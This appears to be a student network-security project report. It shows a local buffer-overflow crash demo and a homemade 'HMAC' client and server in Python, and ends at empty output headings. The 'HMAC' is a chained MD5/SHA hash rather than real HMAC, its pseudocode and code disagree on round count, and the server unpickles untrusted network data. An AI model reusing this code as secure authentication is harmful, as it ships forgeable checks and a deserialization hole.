
```
import socket
import sys

s = socket.socket()
port = 9999
s.connect(('127.0.0.1', port))
msg = sys.argv[1]
s.sendall(msg.encode())
s.close()
```

Github Repo:


https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Buffer_Overflow

Output:

Client


sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/Buffer_Ove...
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo python3 clien
t.py NS
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo python3 clien
t.py NSGroupProject1234567
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$

Server


sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/Buffer_Ov...
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo ./server
NS
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo ./server
NSGroupProject1234567
*** stack smashing detected ***: terminated
Aborted
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$

Question 5: Implement HMAC

Explanation:

We implement a simple client server python code in which a python client sends a message along with a hashed message data containing the details about sender, an authenticated key and the message itself. We use a custom hash function (as outlined below) The original message and the hashed message digest is encapsulated and sent to server. The server retrieves the message along with the access code and the sender info inputed from the user and recalculate the hash. If the hash is same as the one with the message HMAC is verified.

Custom Hash Algorithm Psuedocode:

- T = MD5(Message)
- For I in Range(1,10)
  If I is Even: T = Sha256(T)
  If I is Odd: T = Sha512(T)
- return T

Source Code:

Server (Reciever)

```
import socket
import hashlib
import pickle
import sys

def customhash(data,key,source):
    string = data + key + source
    string = hashlib.md5(string.encode())
    for i in range (1,100):
        #print (str(string.hexdigest()),"\n")
        if (i%2 == 0):
            string = hashlib.sha256(str(string.hexdigest()).encode())
        else:
            string = hashlib.sha512(str(string.hexdigest()).encode())

    #print (str(string.hexdigest()))
    return (str(string.hexdigest()))
```

```
key = sys.argv[1]
source = sys.argv[2]
s = socket.socket()
print ("Socket successfully created")
port = 30000
s.bind(('', port))
print ("socket binded to %s" %(port))
s.listen(5)
print ("socket is listening")
while True:
    c, addr = s.accept()
    message = c.recv(10240)
    msg = pickle.loads(message)
    data = msg["message"]
    code = customhash(data, key, source)
    print ("The recieved Message is: ",data,"\n")
    print ("The recieved hash is: ",msg["HMAC Digest"],"\n")
    print ("The computed hash is: ",code,"\n")
    print ("\n ----- \n")
    if (code == msg["HMAC Digest"]):
        print ("HMAC Verified \n")
    else:
        print ("HMAC Failed \n")
    c.close()
    break
```

Client (Sender)

```
import socket
import sys
import hashlib
import pickle

def customhash(data,key,source):
    string = data + key + source
    string = hashlib.md5(string.encode())
    for i in range (1,100):
        #print (str(string.hexdigest()),"\n")
        if (i%2 == 0):
            string = hashlib.sha256(str(string.hexdigest()).encode())
        else:
            string = hashlib.sha512(str(string.hexdigest()).encode())

    print ("HMAC Digest is ",str(string.hexdigest()),"\n")
    return (str(string.hexdigest()))
```


```
message = sys.argv[1]
key = sys.argv[2]
dest = sys.argv[3]
s = socket.socket()
port = 30000
s.connect(('127.0.0.1', port))
HMAC = customhash(message, key, dest)
msg = {
    "message":message,
    "HMAC Digest":HMAC
}
msg = pickle.dumps(msg)
s.sendall(msg)
s.close()
```

Git Repo:

https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/HMAC

Output:

Client Output:



Server Output: